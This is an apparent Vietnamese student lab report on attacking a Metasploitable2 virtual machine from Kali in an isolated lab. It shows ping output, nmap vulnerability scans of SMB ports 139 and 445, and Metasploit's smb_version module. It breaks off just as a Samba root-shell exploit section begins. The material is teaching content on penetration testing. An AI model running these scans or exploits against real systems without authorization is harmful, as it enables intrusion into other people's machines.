
```
Interrupt:17 Base address:0x2000

lo
Link encap:Local Loopback
inet addr:127.0.0.1 Mask:255.0.0.0
inet6 addr: ::1:222 Scope:Host
UP LOOPBACK RUNNING MTU:16436 Metric:1
RX packets:109 errors:0 dropped:0 overruns:0 frame:0
TX packets:109 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:0
RX bytes:27805 (27.1 KB) TX bytes:27805 (27.1 KB)

nsfadmin@b21dcat227-wuong-meta:~$
nsfadmin@b21dcat227-wuong-meta:~$
nsfadmin@b21dcat227-wuong-meta:~$
nsfadmin@b21dcat227-wuong-meta:~$ ping 192.168.163.146
PING 192.168.163.146 (192.168.163.146): 56(84) bytes of data:
64 bytes from 192.168.163.146: icmp_seq=1 ttl=64 time=0.458 ms
64 bytes from 192.168.163.146: icmp_seq=2 ttl=64 time=0.436 ms
64 bytes from 192.168.163.146: icmp_seq=3 ttl=64 time=0.460 ms
64 bytes from 192.168.163.146: icmp_seq=4 ttl=64 time=0.419 ms

--- 192.168.163.146 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 2990ms
rtt min/avg/max/mdev = 0.415/0.442/0.460/0.023 ms
nsfadmin@b21dcat227-wuong-meta:~$
```

Từ máy Kali, chạy lệnh ping <ip_máy
victim>



```
File Actions Edit View Help
TX packets 32 bytes 4064 (3.9 KiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
inet 127.0.0.1 netmask 255.0.0.0
inet6 ::1 prefixlen 128 scopeid 0<host>
loop txqueuelen 1000 (Local Loopback)
RX packets 4 bytes 248 (248.0 B)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 4 bytes 248 (248.0 B)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0


(yuangnguyenquoc@b21dcat227-wuong-kali)~$
$ ping 192.168.163.147
PING 192.168.163.147 (192.168.163.147): 56(84) bytes of data:
64 bytes from 192.168.163.147: icmp_seq=1 ttl=64 time=0.947 ms
64 bytes from 192.168.163.147: icmp_seq=2 ttl=64 time=0.478 ms
64 bytes from 192.168.163.147: icmp_seq=3 ttl=64 time=0.437 ms
64 bytes from 192.168.163.147: icmp_seq=4 ttl=64 time=0.428 ms

--- 192.168.163.147 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3047ms
rtt min/avg/max/mdev = 0.428/0.578/0.947/0.217 ms

(yuangnguyenquoc@b21dcat227-wuong-kali)~$
```


- Sử dụng công cụ nmap để rà quét các lỗ hổng tồn tại trên máy chạy Metasploitable2:
 - o Quét cổng dịch vụ netbios-ssn cổng 139:

nmap --script vuln -p139 <IP_máy đích>




○ Quét cổng dịch vụ microsoft-ds cổng 445:

`nmap --script vuln -p445 <IP_máy đích>`




3.3 Khai thác tìm phiên bản Samba đang hoạt động:


- Khởi động Metasploit




- Khai báo sử dụng mô đun tấn công:
msf > use auxiliary/scanner/smb/smb_version




- Chạy lệnh “show options” để xem các thông tin về mô đun tấn công đang sử dụng



- Đặt địa chỉ IP máy victim:
msf > set RHOST <ip_victim>



- Thực thi tấn công: msf > run




⑨ Máy victim sẽ liệt kê tên dịch vụ Samba và phiên bản -> khoanh đỏ thông tin phiên bản Samba.


- Gõ lệnh exit để kết thúc

3.4 Khai thác lỗi trên Samba cho phép mở shell chạy với quyền root:


- Khởi động Metasploit



